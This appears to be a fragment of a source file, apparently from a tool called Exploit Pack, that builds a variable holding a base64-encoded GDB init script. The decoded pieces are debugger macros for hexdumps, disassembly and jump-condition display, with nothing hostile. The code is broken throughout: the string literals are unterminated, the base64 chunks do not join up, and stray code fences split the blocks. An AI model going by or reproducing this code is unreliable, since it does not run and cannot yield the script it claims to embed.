exploitPackGDB += "JGRsID0gJGR4ICYgMHhmZgoJICAgIHNldCAkZGggPSAkZHggPj4gOAo
exploitPackGDB += "ICAgIAlzZXQgJHNpID0gJGVzaSAmIDB4ZmZmZgogICAgCSMgZnJvbSB
exploitPackGDB += "ID0gJGVkaSAmIDB4ZmZmZgkJCiAgICAgZW5kCmVuZApkb2N1bWVudCB
exploitPackGDB += "eW50YXg6IHNtYWxscmVnaXN0ZXJzCnwgQ3JlYXRlIHRoZSAxNiBhbmQ
exploitPackGDB += "dGVycyAoZ2RiIGRvZXNuJ3QgaGF2ZSB0aGVtIGJ5IGRlZmF1bHQpLgp
exploitPackGDB += "d2UgYXJlIGRlYWxpbmcgd2l0aCA2NGJpdHMgYmluYXJpZXMuCmVuZAo
exploitPackGDB += "ICBpZiAkYXJnYyA9PSAwCiAgICAgICAgaW5mbyBmdW5jdGlvbnMKICA
exploitPackGDB += "Z2MgPT0gMQogICAgICAgIGluZm8gZnVuY3Rpb25zICRhcmcwCiAgICB
exploitPackGDB += "ID4gMQogICAgICAgIGhlbHAgZnVuYwogICAgZW5kCmVuZApkb2N1bWV
exploitPackGDB += "ZnVuYyA8UkVHRVhQPgp8IFByaW50IGFsbCBmdW5jdGlvbiBuYW1lcyB
exploitPackGDB += "b3NlIG1hdGNoaW5nIFJFR0VYUC4KZW5kCgoKZGVmaW5lIHZhcgogICA
exploitPackGDB += "ICAgICAgIGluZm8gdmFyaWFibGVzCiAgICBlbmQKICAgIGlmICRhcmd
exploitPackGDB += "bmZvIHZhcmlhYmxlcyAkYXJnMAogICAgZW5kCiAgICBpZiAkYXJnYyA
exploitPackGDB += "IHZhcgogICAgZW5kCmVuZApkb2N1bWVudCB2YXIKU3ludGF4OiB2YXI
exploitPackGDB += "dCBhbGwgZ2xvYmFsIGFuZCBzdGF0aWMgdmFyaWFibGUgbmFtZXMgKHN
exploitPackGDB += "ZSBtYXRjaGluZyBSRUdFWFAuCmVuZAoKCmRlZmluZSBsaWIKICAgIGl
exploitPackGDB += "eQplbmQKZG9jdW1lbnQgbGliClN5bnRheDogbGliCnwgUHJpbnQgc2h
exploitPackGDB += "aW5rZWQgdG8gdGFyZ2V0LgplbmQKCgpkZWZpbmUgc2lnCiAgICBpZiA
exploitPackGDB += "ICAgaW5mbyBzaWduYWxzCiAgICBlbmQKICAgIGlmICRhcmdjID09IDE
```

```
exploitPackGDB += "Z25hbHMgJGFyZzAKICAgIGVuZAogICAgaWYgJGFyZ2MgPiAxCiAgICA
exploitPackGDB += "IGVuZAplbmQKZG9jdW1lbnQgc2lnClN5bnRheDogc2lnIDxTSUdOQUw
exploitPackGDB += "ZWJ1Z2dlciBkb2VzIHdoZW4gcHJvZ3JhbSBnZXRzIHZhcmlvdXMgc2l
exploitPackGDB += "IGEgU0lHTkFMIGFzIGFyZ3VtZW50IHRvIHByaW50IGluZm8gb24gdGh
exploitPackGDB += "ZW5kCgoKZGVmaW5lIHRocmVhZHMKICAgIGluZm8gdGhyZWFkcwplbmQ
exploitPackGDB += "cwpTeW50YXg6IHRocmVhZHMKfCBQcmludCB0aHJlYWRzIGluIHRhcmd
exploitPackGDB += "IGRpcwogICAgaWYgJGFyZ2MgPT0gMAogICAgICAgIGRpc2Fzc2VtYmx
exploitPackGDB += "ICRhcmdjID09IDEKICAgICAgICBkaXNhc3NlbWJsZSAkYXJnMAogICA
exploitPackGDB += "YyA9PSAyCiAgICAgICAgZGlzYXNzZW1ibGUgJGFyZzAgJGFyZzEKICA
exploitPackGDB += "cmdjID4gMgogICAgICAgIGhlbHAgZGlzCiAgICBlbmQKZW5kCmRvY3V
exploitPackGDB += "IGRpcyA8QUREUjE+IDxBRERSMj4KfCBEaXNhc3NlbWJsZSBhIHNwZWN
exploitPackGDB += "IG1lbW9yeS4KfCBEZWZhdWx0IGlzIHRvIGRpc2Fzc2VtYmxlIHRoZSB
exploitPackGDB += "ZGluZyB0aGUgUEMgKHByb2dyYW0gY291bnRlcikgb2Ygc2VsZWN0ZWQ
exploitPackGDB += "b25lIGFyZ3VtZW50LCBBRERSMSwgdGhlIGZ1bmN0aW9uIHN1cnJvdW5
exploitPackGDB += "cyBpcyBkdW1wZWQuCnwgVHdvIGFyZ3VtZW50cyBhcmUgdGFrZW4gYXM
exploitPackGDB += "cnkgdG8gZHVtcC4KZW5kCgoKIyBfX19fX19fX19faGV4L2FzY2lpIGR
exploitPackGDB += "X19fX19fXwpkZWZpbmUgYXNjaWlfY2hhcgogICAgaWYgJGFyZ2MgIT0
exploitPackGDB += "YXNjaWlfY2hhcgogICAgZWxzZQogICAgICAgICMgdGhhbmtzIGVsYWl
exploitPackGDB += "dCAkX2MgPSAqKHVuc2lnbmVkIGNoYXIgKikoJGFyZzApCiAgICAgICA
exploitPackGDB += "fHwgJF9jID4gMHg3RSkKICAgICAgICAgICAgcHJpbnRmICIuIgogICA
exploitPackGDB += "ICAgICAgcHJpbnRmICIlYyIsICRfYwogICAgICAgIGVuZAogICAgZW5
exploitPackGDB += "c2NpaV9jaGFyClN5bnRheDogYXNjaWlfY2hhciBBRERSCnwgUHJpbnQ
exploitPackGDB += "Ynl0ZSBhdCBhZGRyZXNzIEFERFIuCnwgUHJpbnQgIi4iIGlmIHRoZSB
exploitPackGDB += "YWJsZS4KZW5kCgoKZGVmaW5lIGhleF9xdWFkCiAgICBpZiAkYXJnYyA
exploitPackGDB += "cCBoZXhfcXVhZAogICAgZWxzZQogICAgICAgIHByaW50ZiAiJTAyWCA
exploitPackGDB += "MDJYICUwMlggJTAyWCAlMDJYIiwgXAogICAgICAgICAgICAgICAqKHV
exploitPackGDB += "YXJnMCksICoodW5zaWduZWQgY2hhciopKCRhcmcwICsgMSksICAgICB
exploitPackGDB += "ICoodW5zaWduZWQgY2hhciopKCRhcmcwICsgMiksICoodW5zaWduZWQ
exploitPackGDB += "MyksIFwKICAgICAgICAgICAgICAgKih1bnNpZ25lZCBjaGFyKikoJGF
exploitPackGDB += "Z25lZCBjaGFyKikoJGFyZzAgKyA1KSwgXAogICAgICAgICAgICAgICA
exploitPackGDB += "KSgkYXJnMCArIDYpLCAqKHVuc2lnbmVkIGNoYXIqKSgkYXJnMCArIDc
exploitPackGDB += "Y3VtZW50IGhleF9xdWFkClN5bnRheDogaGV4X3F1YWQgQUREUgp8IFB
exploitPackGDB += "ZWNpbWFsIGJ5dGVzIHN0YXJ0aW5nIGF0IGFkZHJlc3MgQUREUi4KZW5
exploitPackGDB += "bXAKICAgIGlmICRhcmdjID09IDEKICAgICAgICBoZXhkdW1wX2F1eCA
exploitPackGDB += "ICRhcmdjID09IDIKCQkJc2V0ICRfY291bnQgPSAwCgkJCXdoaWxlICg
exploitPackGDB += "CgkJCQlzZXQgJF9pID0gKCRfY291bnQgKiAweDEwKQoJCQkJaGV4ZHV
exploitPackGDB += "CgkJCQlzZXQgJF9jb3VudCsrCgkJCWVuZAoJCWVsc2UKCQkJaGVscCB
exploitPackGDB += "ICBlbmQKZW5kCmRvY3VtZW50IGhleGR1bXAKU3ludGF4OiBoZXhkdW1
exploitPackGDB += "Pgp8IERpc3BsYXkgYSAxNi1ieXRlIGhleC9BU0NJSSBkdW1wIG9mIG1
exploitPackGDB += "dCBhZGRyZXNzIEFERFIuCnwgT3B0aW9uYWwgcGFyYW1ldGVyIGlzIHR
exploitPackGDB += "ZXMgdG8gZGlzcGxheSBpZiB5b3Ugd2FudCBtb3JlIHRoYW4gb25lLiA
exploitPackGDB += "eGR1bXBfYXV4CiAgICBpZiAkYXJnYyAhPSAxCiAgICAgICAgaGVscCB
exploitPackGDB += "ZWxzZQogICAgCWNvbG9yX2JvbGQKICAgICAgICBpZiAoJDY0QklUUyA
exploitPackGDB += "ICBwcmludGYgIjB4JTAxNmxYIDogIiwgJGFyZzAKICAgICAgICBlbHN
exploitPackGDB += "aW50ZiAiMHglMDhYIDogIiwgJGFyZzAKICAgICAgICBlbmQKICAgICA
exploitPackGDB += "ICAgICAgIGhleF9xdWFkICRhcmcwCiAgICAgICAgY29sb3JfYm9sZAo
exploitPackGDB += "IC0gIgogICAgICAgIGNvbG9yX3Jlc2V0CiAgICAgICAgaGV4X3F1YWQ
exploitPackGDB += "IHByaW50ZiAiICIKICAgICAgICBjb2xvcl9ib2xkCiAgICAgICAgYXN
exploitPackGDB += "eDAKICAgICAgICBhc2NpaV9jaGFyICRhcmcwKzB4MQogICAgICAgIGF
exploitPackGDB += "MHgyCiAgICAgICAgYXNjaWlfY2hhciAkYXJnMCsweDMKICAgICAgICB
exploitPackGDB += "KzB4NAogICAgICAgIGFzY2lpX2NoYXIgJGFyZzArMHg1CiAgICAgICA
```

```
exploitPackGDB += "MCsweDYKICAgICAgICBhc2NpaV9jaGFyICRhcmcwKzB4NwogICAgICA
exploitPackGDB += "ZzArMHg4CiAgICAgICAgYXNjaWlfY2hhciAkYXJnMCsweDkKICAgICA
exploitPackGDB += "cmcwKzB4QQogICAgICAgIGFzY2lpX2NoYXIgJGFyZzArMHhCCiAgICA
exploitPackGDB += "YXJnMCsweEMKICAgICAgICBhc2NpaV9jaGFyICRhcmcwKzB4RAogICA
exploitPackGDB += "JGFyZzArMHhFCiAgICAgICAgYXNjaWlfY2hhciAkYXJnMCsweEYKICA
exploitPackGDB += "dAogICAgICAgIHByaW50ZiAiXG4iCiAgICBlbmQKZW5kCmRvY3VtZW5
exploitPackGDB += "bnRheDogaGV4ZHVtcF9hdXggQUREUgp8IERpc3BsYXkgYSAxNi1ieXR
exploitPackGDB += "IG9mIG1lbW9yeSBhdCBhZGRyZXNzIEFERFIuCmVuZAoKCiMgX19fX19
exploitPackGDB += "aW5kb3dfX19fX19fX19fX19fX19fX18KZGVmaW5lIGRkdW1wCiAgICB
exploitPackGDB += "ICAgICAgaGVscCBkZHVtcAogICAgZWxzZQogICAgICAgIGNvbG9yICR
exploitPackGDB += "ICAgICAgICBpZiAkQVJNID09IDEKICAgICAgICAgICAgcHJpbnRmICJ
exploitPackGDB += "X2FkZHIKICAgICAgICBlbHNlCiAgICAgICAgICAgIGlmICgkNjRCSVR
exploitPackGDB += "ICAgICAgICBwcmludGYgIlsweCUwNFg6MHglMDE2bFhdIiwgJGRzLCA
exploitPackGDB += "ICAgICAgIGVsc2UKICAgICAgICAgICAgICAgIHByaW50ZiAiWzB4JTA
exploitPackGDB += "LCAkZGF0YV9hZGRyCiAgICAgICAgICAgIGVuZAogICAgICAgIGVuZAo
exploitPackGDB += "T1JfU0VQQVJBVE9SCiAgICAJcHJpbnRmICItLS0tLS0tLS0tLS0tLS0
exploitPackGDB += "ICAgcHJpbnRmICItLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0
exploitPackGDB += "NjRCSVRTID09IDEpCiAgICAgICAgICAgIHByaW50ZiAiLS0tLS0tLS0
exploitPackGDB += "LS0tLS0tLS0tLS0tLSIKCSAgICBlbmQKCSAgICBjb2xvcl9ib2xkCgk
exploitPackGDB += "X1NFUEFSQVRPUgoJICAgIHByaW50ZiAiW2RhdGFdXG4iCiAgICAgICA
exploitPackGDB += "ICAgICBzZXQgJF9jb3VudCA9IDAKICAgICAgICB3aGlsZSAoJF9jb3V
exploitPackGDB += "ICAgICAgICBzZXQgJF9pID0gKCRfY291bnQgKiAweDEwKQogICAgICA
exploitPackGDB += "YXRhX2FkZHIrJF9pCiAgICAgICAgICAgIHNldCAkX2NvdW50KysKICA
exploitPackGDB += "ZAplbmQKZG9jdW1lbnQgZGR1bXAKU3ludGF4OiBkZHVtcCBOVU0KfCB
exploitPackGDB += "cyBvZiBoZXhkdW1wIGZvciBhZGRyZXNzIGluICRkYXRhX2FkZHIgZ2x
exploitPackGDB += "bmQKCgpkZWZpbmUgZGQKICAgIGlmICRhcmdjICE9IDEKICAgICAgICB
exploitPackGDB += "CiAgICAgICAgc2V0ICRkYXRhX2FkZHIgPSAkYXJnMAogICAgICAgIGR
exploitPackGDB += "ZAplbmQKZG9jdW1lbnQgZGQKU3ludGF4OiBkZCBBRERSCnwgRGlzcGx
exploitPackGDB += "IGhleCBkdW1wIG9mIGFkZHJlc3Mgc3RhcnRpbmcgYXQgQUREUi4KZW5
exploitPackGDB += "aW4KICAgIGlmICRBUk0gPT0gMQogICAgICAgIGlmICgoKCRyMCA+PiA
exploitPackGDB += "fCAoKCRyMCA+PiAweDE4KSA9PSAweDA4KSB8fCAoKCRyMCA+PiAweDE
exploitPackGDB += "ICAgICAgICAgc2V0ICRkYXRhX2FkZHIgPSAkcjAKICAgICAgICBlbHN
exploitPackGDB += "ICgoKCRyMSA+PiAweDE4KSA9PSAweDQwKSB8fCAoKCRyMSA+PiAweDE
exploitPackGDB += "KCRyMSA+PiAweDE4KSA9PSAweEJGKSkKICAgICAgICAgICAgICAgIHN
exploitPackGDB += "JHIxCiAgICAgICAgICAgIGVsc2UKICAgICAgICAgICAgICAgIGlmICg
exploitPackGDB += "PSAweDQwKSB8fCAoKCRyMiA+PiAweDE4KSA9PSAweDA4KSB8fCAoKCR
exploitPackGDB += "eEJGKSkKICAgICAgICAgICAgICAgICBzZXQgJGRhdGFfYWRkciA
exploitPackGDB += "ICAgICAgZWxzZQogICAgICAgICAgICAgICAgICAgICAgIHNldCAkZGF0YV9
exploitPackGDB += "ICAgICAgICAgICBlbmQKICAgICAgICAgICAgZW5kCiAgICAgICAgZW5
exploitPackGDB += "IyMjIyMjIyMjIyMjIyMjIyMjIyBYODYKICAgIGVsc2UKICAgICAgICB
exploitPackGDB += "KQogICAgICAgICAgICBpZiAoKCgkcnNpID4+IDB4MTgpID09IDB4NDA
exploitPackGDB += "eDE4KSA9PSAweDA4KSB8fCAoKCRyc2kgPj4gMHgxOCkgPT0gMHhCRik
exploitPackGDB += "ICBzZXQgJGRhdGFfYWRkciA9ICRyc2kKICAgICAgICAgICAgZWxzZQo
exploitPackGDB += "aWYgKCgoJHJkaSA+PiAweDE4KSA9PSAweDQwKSB8fCAoKCRyZGkgPj4
exploitPackGDB += "fHwgKCgkcmRpID4+IDB4MTgpID09IDB4QkYpKQogICAgICAgICAgICA
exploitPackGDB += "YV9hZGRyID0gJHJkaQogICAgICAgICAgICAgICAgZWxzZQogICAgICA
exploitPackGDB += "ICgoKCRyYXggPj4gMHgxOCkgPT0gMHg0MCkgfHwgKCgkcmF4ID4+IDB
exploitPackGDB += "ICgoJHJheCA+PiAweDE4KSA9PSAweEJGKSkKICAgICAgICAgICAgICA
exploitPackGDB += "YXRhX2FkZHIgPSAkcmF4CiAgICAgICAgICAgICAgICAgICAgICAgZWxzZQo
exploitPackGDB += "ICAgICAgICBzZXQgJGRhdGFfYWRkciA9ICRyc3AKICAgICAgICAgICA
exploitPackGDB += "ICAgICAgICAgICAgIGVuZAogICAgICAgICAgICBlbmQKICAgICAgICB
```

```
exploitPackGDB += "IGlmICgoKCRlc2kgPj4gMHgxOCkgPT0gMHg0MCkgfHwgKCgkZXNpID4
exploitPackGDB += "IHx8ICgoJGVzaSA+PiAweDE4KSA9PSAweEJGKSkKICAgICAgICAgICA
exploitPackGDB += "ZGRyID0gJGVzaQogICAgICAgICAgICBlbHNlCiAgICAgICAgICAgICA
exploitPackGDB += "IDB4MTgpID09IDB4NDApIHx8ICgoJGVkaSA+PiAweDE4KSA9PSAweDA
exploitPackGDB += "MHgxOCkgPT0gMHhCRikpCiAgICAgICAgICAgICAgICAgICAgc2V0ICR
exploitPackGDB += "CiAgICAgICAgICAgICAgICBlbHNlCiAgICAgICAgICAgICAgICAgICA
exploitPackGDB += "eDE4KSA9PSAweDQwKSB8fCAoKCRlYXggPj4gMHgxOCkgPT0gMHgwOCk
exploitPackGDB += "MTgpID09IDB4QkYpKQogICAgICAgICAgICAgICAgICAgICBzZXQ
exploitPackGDB += "YXgKICAgICAgICAgICAgICAgICAgICBlbHNlCiAgICAgICAgICAgICA
exploitPackGDB += "ZGF0YV9hZGRyID0gJGVzcAogICAgICAgICAgICAgICAgICAgIGVuZAo
exploitPackGDB += "ZW5kCiAgICAgICAgICAgIGVuZAogICAgICAgIGVuZAogICAgZW5kCiA
exploitPackGDB += "VFNJWkVfREFUQQplbmQKZG9jdW1lbnQgZGF0YXdpbgpTeW50YXg6IGR
exploitPackGDB += "IHZhbGlkIGFkZHJlc3MgZnJvbSBvbmUgcmVnaXN0ZXIgaW4gZGF0YSB
exploitPackGDB += "ZXJzIHRvIGNob29zZSBhcmU6IGVzaSwgZWRpLCBlYXgsIG9yIGVzcC4
exploitPackGDB += "IyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMKIyMjIyMgQUxFUlQgQUxFUlQ
exploitPackGDB += "IyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMKIyBIdWdlIG1
exploitPackGDB += "KSBIQUhBICMKIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyM
exploitPackGDB += "CiAgICBpZiAkQVJNID09IDEKICAgICAgICAjIyBNb3N0IEFSTSBhbmQ
exploitPackGDB += "b25zIGFyZSBjb25kaXRpb25hbCEKICAgICAgICAjIGVhY2ggaW5zdHJ
exploitPackGDB += "cyBsb25nCiAgICAgICAgIyA0IGJpdHMgYXJlIGZvciBjb25kaXRpb24
exploitPackGDB += "dGFsKSAoYml0cyAzMToyOCBpbiBBUk0gY29udGFpbiB0aGUgY29uZGl
exploitPackGDB += "aW5zdHJ1Y3Rpb24gaXMgdW5jb25kaXRpb25hbCkKICAgICAgICAjIDJ
exploitPackGDB += "aW5hdGlvbiBhbmQgZmlyc3Qgb3BlcmFuZCByZWdpc3RlcnMKICAgICA
exploitPackGDB += "IHNldC1zdGF0dXMgZmxhZwogICAgICAgICMgYW4gYXNzb3J0ZWQgbnV
exploitPackGDB += "dHVmZgogICAgICAgICMgMTIgYml0cyBmb3IgYW55IGltbWVkaWF0ZSB
exploitPackGDB += "JF90X2ZsYWcgPT0gMCA9PiBBUk0gbW9kZQogICAgICAgICMgJF90X2Z
exploitPackGDB += "YiBvciBUaHVtYkVFCiAgICAgICAgIyBTdGF0ZSBiaXQgKFQpLCBiaXQ
exploitPackGDB += "JGNwc3IgPj4gNSkgJiAxKQogICAgICAgICAgICBzZXQgJF90X2ZsYWc
exploitPackGDB += "ZQogICAgICAgICAgICBzZXQgJF90X2ZsYWcgPSAwCiAgICAgICAgZW5
exploitPackGDB += "dF9mbGFnID09IDAKCSAgICAgICAgc2V0ICRfbGFzdGJ5dGUgPSAqKHV
exploitPackGDB += "JHBjKzMpCgkgICAgICAgICNzZXQgJF9iaXQzMSA9ICgkX2xhc3RieXR
exploitPackGDB += "ICAgIAkjc2V0ICRfYml0MzAgPSAoJF9sYXN0Ynl0ZSA+PiA2KSAmIDE
exploitPackGDB += "X2JpdDI5ID0gKCRfbGFzdGJ5dGUgPj4gNSkgJiAxCiAgICAgICAJICAgICN
exploitPackGDB += "X2xhc3RieXRlID4+IDQpICYgMQogICAgICAgICAgICBzZXQgJF9jb25kaXR
exploitPackGDB += "dGUgPj4gNAogICAgICAgIAlkdW1wanVtcGhlbHBlcgogICAgICAgIGV
exploitPackGDB += "ZiBiaXRzIDE1LTEyIChvcGNvZGUgaW4gVGh1bWIgaW5zdHJ1Y3Rpb25
exploitPackGDB += "MSAxIDAgMSAoMHhEKSB0aGVuIHdlIGhhdmUgYSBjb25kaXRpb25hbCB
exploitPackGDB += "IyBiaXRzIDExLTggZm9yIHRoZSBjb25kaXRpb25hbCBleGVjdXRpb24
exploitPackGDB += "djcgbWFudWFsIEE4LjMpCiAgICAgICAgCWlmICggKCoodW5zaWduZWQ
exploitPackGDB += "Pj4gNCkgPT0gMHhEICkKCSAgICAgICAgCXNldCAkX2NvbmRpdGlvbmF
exploitPackGDB += "aGFyICopKCRwYysxKSBeIDB4RDAKICAgICAgICAJCWR1bXBqdW1waGV
exploitPackGDB += "ZAogICAgICAgIGVuZCAKIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIFg4Ngo
exploitPackGDB += "ICMjIGdyYWIgdGhlIGZpcnN0IHR3byBieXRlcyBmcm9tIHRoZSBpbnN
exploitPackGDB += "YW4gZGV0ZXJtaW5lIHRoZSBqdW1wIGluc3RydWN0aW9uCiAgICAgICA
exploitPackGDB += "KHVuc2lnbmVkIGNoYXIgKikkcGMKICAgICAgICBzZXQgJF9ieXRlMiA
exploitPackGDB += "ciAqKSgkcGMrMSkKICAgICAgICAjIyBhbmQgbm93IGNoZWNrIHdoYXQ
exploitPackGDB += "IGhhdmUgKGluIGNhc2UgaXQncyBhIGp1bXAgaW5zdHJ1Y3Rpb24pCiA
exploitPackGDB += "Z2VkIHRoZSBmbGFncyByb3V0aW5lIHRvIHNhdmUgdGhlIGZsYWcgaW5
exploitPackGDB += "byB3ZSBkb24ndCBuZWVkIHRvIHJlcGVhdCB0aGUgcHJvY2VzcyA6KSA
exploitPackGDB += "aW5lIGZsYWdzIikKCiAgICAgICAgIyMgb3Bjb2RlIDB4Nzc6IEpBLCB
exploitPackGDB += "PTAgYW5kIFpGPTApCiAgICAgICAgIyMgb3Bjb2RlIDB4MEY4NzogSk5
```

```
exploitPackGDB += "ZiAoICgkX2J5dGUxID09IDB4NzcpIHx8ICgkX2J5dGUxID09IDB4MEY
exploitPackGDB += "eDg3KSApCiAgICAgICAgIAkjIGNmPTAgYW5kIHpmPTAKIAkgICAgICA
exploitPackGDB += "PT0gMCAmJiAkX3pmX2ZsYWcgPT0gMCkKCSAgICAgICAgCWNvbG9yICR
exploitPackGDB += "CXByaW50ZiAiICBKdW1wIGlzIHRha2VuIChjPTAgYW5kIHo9MCkiCiA
exploitPackGDB += "ICAgICAgICAgICAJIyBjZiAhPSAwIG9yIHpmICE9IDAKICAgICAgICA
exploitPackGDB += "ICAgICAgICAgICAJCXByaW50ZiAiICBKdW1wIGlzIE5PVCB0YWtlbiA
exploitPackGDB += "ICAgICAgICAgIAllbmQgCiAgICAgICAgZW5kCiAgICAgICAgIyMgb3B
exploitPackGDB += "Sk5CLCBKTkMgKGp1bXAgaWYgQ0Y9MCkKICAgICAgICAjIyBvcGNvZGU
exploitPackGDB += "QiwgSkFFIChqdW1wIGlmIENGPTApCiAgICAgICAgaWYgKCAoJF9ieXR
exploitPackGDB += "JF9ieXRlMSA9PSAweDBGICYmICRfYnl0ZTIgPT0gMHg4MykgKQogICA
exploitPackGDB += "ICAgICAgIAlpZiAoJF9jZl9mbGFnID09IDApCgkJICAgICAgICBjb2x
exploitPackGDB += "ICAgCQlwcmludGYgIiAgSnVtcCBpcyB0YWtlbiAoYz0wKSIKICAgICA
exploitPackGDB += "ICAgICAgIAkjIGNmICE9IDAKICAgICAgICAgICAJCWNvbG9yICRSRUQ
exploitPackGDB += "aW50ZiAiICBKdW1wIGlzIE5PVCB0YWtlbiAoYyE9MCkiCiAgICAgICA
exploitPackGDB += "IGVuZAogICAgICAgICMjIG9wY29kZSAweDcyOiBKQiwgSkMsIEpOQUU
exploitPackGDB += "ICAgICAgICAjIyBvcGNvZGUgMHgwRjgyOiBKTkFFLCBKQiwgSkMKICA
exploitPackGDB += "dGUxID09IDB4NzIpIHx8ICgkX2J5dGUxID09IDB4MEYgJiYgJF9ieXR
exploitPackGDB += "ICAgICAgICAgICMgY2Y9MQogCSAgICAgICAgaWYgKCRfY2ZfZmxhZyA
exploitPackGDB += "Y29sb3IgJFJFRAogICAgICAgIAkJcHJpbnRmICIgIEp1bXAgaXMgdGF
exploitPackGDB += "ICAgICAJZWxzZQogICAgICAgICAgICAJIyBjZiAhPSAxCiAgICAgICA
exploitPackGDB += "CiAgIAkJICAgICAgICBwcmludGYgIiAgSnVtcCBpcyBOT1QgdGFrZW4
exploitPackGDB += "ICAgCWVuZCAKICAgICAgICBlbmQKICAgICAgICAjIyBvcGNvZGUgMHg
exploitPackGDB += "bXAgaWYgQ0Y9MSBvciBaRj0xKQogICAgICAgICMjIG9wY29kZSAweDB
exploitPackGDB += "ICAgICAgaWYgKCAoJF9ieXRlMSA9PSAweDc2KSB8fCAoJF9ieXRlMSA
exploitPackGDB += "ZTIgPT0gMHg4NikgKQogICAgICAgICAJIyBjZj0xIG9yIHpmPTEKICA
exploitPackGDB += "Zl9mbGFnID09IDEpIHx8ICgkX3pmX2ZsYWcgPT0gMSkpCgkJICAgICA
exploitPackGDB += "ICAgICAgICAgCQlwcmludGYgIiAgSnVtcCBpcyB0YWtlbiAoYz0xIG9
exploitPackGDB += "ICAJZWxzZQogICAgICAgICAgICAJIyBjZiAhPSAxIG9yIHpmICE9IDE
exploitPackGDB += "bG9yICRSRUQKICAgICAgICAgICAJCXByaW50ZiAiICBKdW1wIGlzIE5
exploitPackGDB += "ciB6IT0xKSIKICAgICAgICAgIAllbmQgCiAgICAgICAgZW5kCiAgICA
exploitPackGDB += "RTM6IEpDWFosIEpFQ1haLCBKUkNYWiAoanVtcCBpZiBDWD0wIG9yIEV
exploitPackGDB += "ICAgICAgIGlmICgkX2J5dGUxID09IDB4RTMpCiAgICAgICAgIAkjIGN
exploitPackGDB += "ICAgICAgCWlmICgoJGVjeCA9PSAwKSB8fCAoJGN4ID09IDApKQogICA
exploitPackGDB += "RAogICAJCSAgICAgICAgcHJpbnRmICIgIEp1bXAgaXMgdGFrZW4gKGN
exploitPackGDB += "ICAgICAgICAgCWVsc2UKICAgCSAgICAJICAgIGNvbG9yICRSRUQKICA
exploitPackGDB += "ZiAiICBKdW1wIGlzIE5PVCB0YWtlbiAoY3ghPTAgb3IgZWN4IT0wKSI
exploitPackGDB += "CiAgICAgICAgZW5kCiAgICAgICAgIyMgb3Bjb2RlIDB4NzQ6IEpFLCB
exploitPackGDB += "KQogICAgICAgICMjIG9wY29kZSAweDBGODQ6IEpaLCBKRSwgSlogKGp
exploitPackGDB += "ICAgICBpZiAoICgkX2J5dGUxID09IDB4NzQpIHx8ICgkX2J5dGUxID0
exploitPackGDB += "MiA9PSAweDg0KSApCiAgICAgICAgICAgICAjIFpGID0gMQogICAgICA
exploitPackGDB += "YWcgPT0gMSkKICAgCQkgICAgICAgIGNvbG9yICRSRUQKICAgICAgICA
exploitPackGDB += "dW1wIGlzIHRha2VuICh6PTEpIgogICAgICAgICAgICAgICAgICAgCWVsc2UKICAgICA
exploitPackGDB += "PSAwCiAgICAgICAgICAgICAgICAgICAgCQljb2xvciAkUkVECiAgIAkJICAgICAgICB
exploitPackGDB += "cyBOT1QgdGFrZW4gKHohPTEpIgogICAgICAgICAgICAgICAgICAgCWVuZCAKICAgICA
exploitPackGDB += "IyBvcGNvZGUgMHg3RjogSkcsIEpOTEUgKGp1bXAgaWYgWkY9MCBhbmQ
exploitPackGDB += "IyMgb3Bjb2RlIDB4MEY4RjogSk5MRSwgSkcgKGp1bXAgaWYgWkY9MCB
exploitPackGDB += "ICAgaWYgKCAoJF9ieXRlMSA9PSAweDdGKSB8fCAoJF9ieXRlMSA9PSA
exploitPackGDB += "PT0gMHg4RikgKQogICAgICAgICAgICAgICAgICAgICAjIHpmID0gMCBhbmQgc2YgPSB
exploitPackGDB += "ICgoJF96Zl9mbGFnID09IDApICYmICgkX3NmX2ZsYWcgPT0gJF9vZl9
exploitPackGDB += "ICAgIGNvbG9yICRSRUQKICAgCQkgICAgICAgIHByaW50ZiAiICBKdW1
exploitPackGDB += "YW5kIHM9bykiCiAgICAgICAgICAgICAgICAgICAgIAllbHNlCiAgICAgICA
```

```
exploitPackGDB += "ICAgICBwcmludGYgIiAgSnVtcCBpcyBOT1QgdGFrZW4gKHohPTAgb3I
exploitPackGDB += "ICAgZW5kIAogICAgICAgIGVuZAogICAgICAgICMjIG9wY29kZSAweDd
exploitPackGDB += "cCBpZiBTRj1PRikKICAgICAgICAjIyBvcGNvZGUgMHgwRjhEOiBKTkw
exploitPackGDB += "Rj1PRikKICAgICAgICBpZiAoICgkX2J5dGUxID09IDB4N0QpIHx8ICg
exploitPackGDB += "JiYgJF9ieXRlMiA9PSAweDhEKSApCiAgICAgICAgICAgICMgc2YgPSB
exploitPackGDB += "ICgkX3NmX2ZsYWcgPT0gJF9vZl9mbGFnKQogICAJCSAgICAgICAgY29
exploitPackGDB += "ICAgICAgcHJpbnRmICIgIEp1bXAgaXMgdGFrZW4gKHM9bykiCiAgCSA
exploitPackGDB += "CSAgICAgICAgY29sb3IgJFJFRAogICAJCSAgICAgICAgcHJpbnRmICI
exploitPackGDB += "a2VuIChzIT1vKSIKICAJICAgICAgICBlbmQgCiAgICAgICAgZW5kCiA
exploitPackGDB += "OiAweDdDOiBKTCwgSk5HRSAoanVtcCBpZiBTRiAhPSBPRikKICAgICA
exploitPackGDB += "MEY4QzogSk5HRSwgSkwgKGp1bXAgaWYgU0YgIT0gT0YpCiAgICAgICA
exploitPackGDB += "PSAweDdDKSB8fCAoJF9ieXRlMSA9PSAweDBGICYmICRfYnl0ZTIgPT0
exploitPackGDB += "ICAgICAjIHNmICE9IG9mCiAgCSAgICAgICAgaWYgKCRfc2ZfZmxhZyA
exploitPackGDB += "IAkJICAgICAgICBjb2xvciAkUkVECiAgIAkJICAgICAgICBwcmludGY
exploitPackGDB += "biAocyE9bykiCiAgCSAgICAgICAgZWxzZQogICAgICAgIAkJY29sb3I
exploitPackGDB += "ICAgcHJpbnRmICIgIEp1bXAgaXMgTk9UIHRha2VuIChzPW8pIgogIAk
exploitPackGDB += "ICAgICBlbmQKICAgICAgICAjIyBvcGNvZGUgMHg3RTogSkxFLCBKTkc
exploitPackGDB += "IG9yIFNGICE9IE9GKQogICAgICAgICMjIG9wY29kZSAweDBGOEU6IEp
exploitPackGDB += "IFpGID0gMSBvciBTRiAhPSBPRikKICAgICAgICBpZiAoICgkX2J5dGU
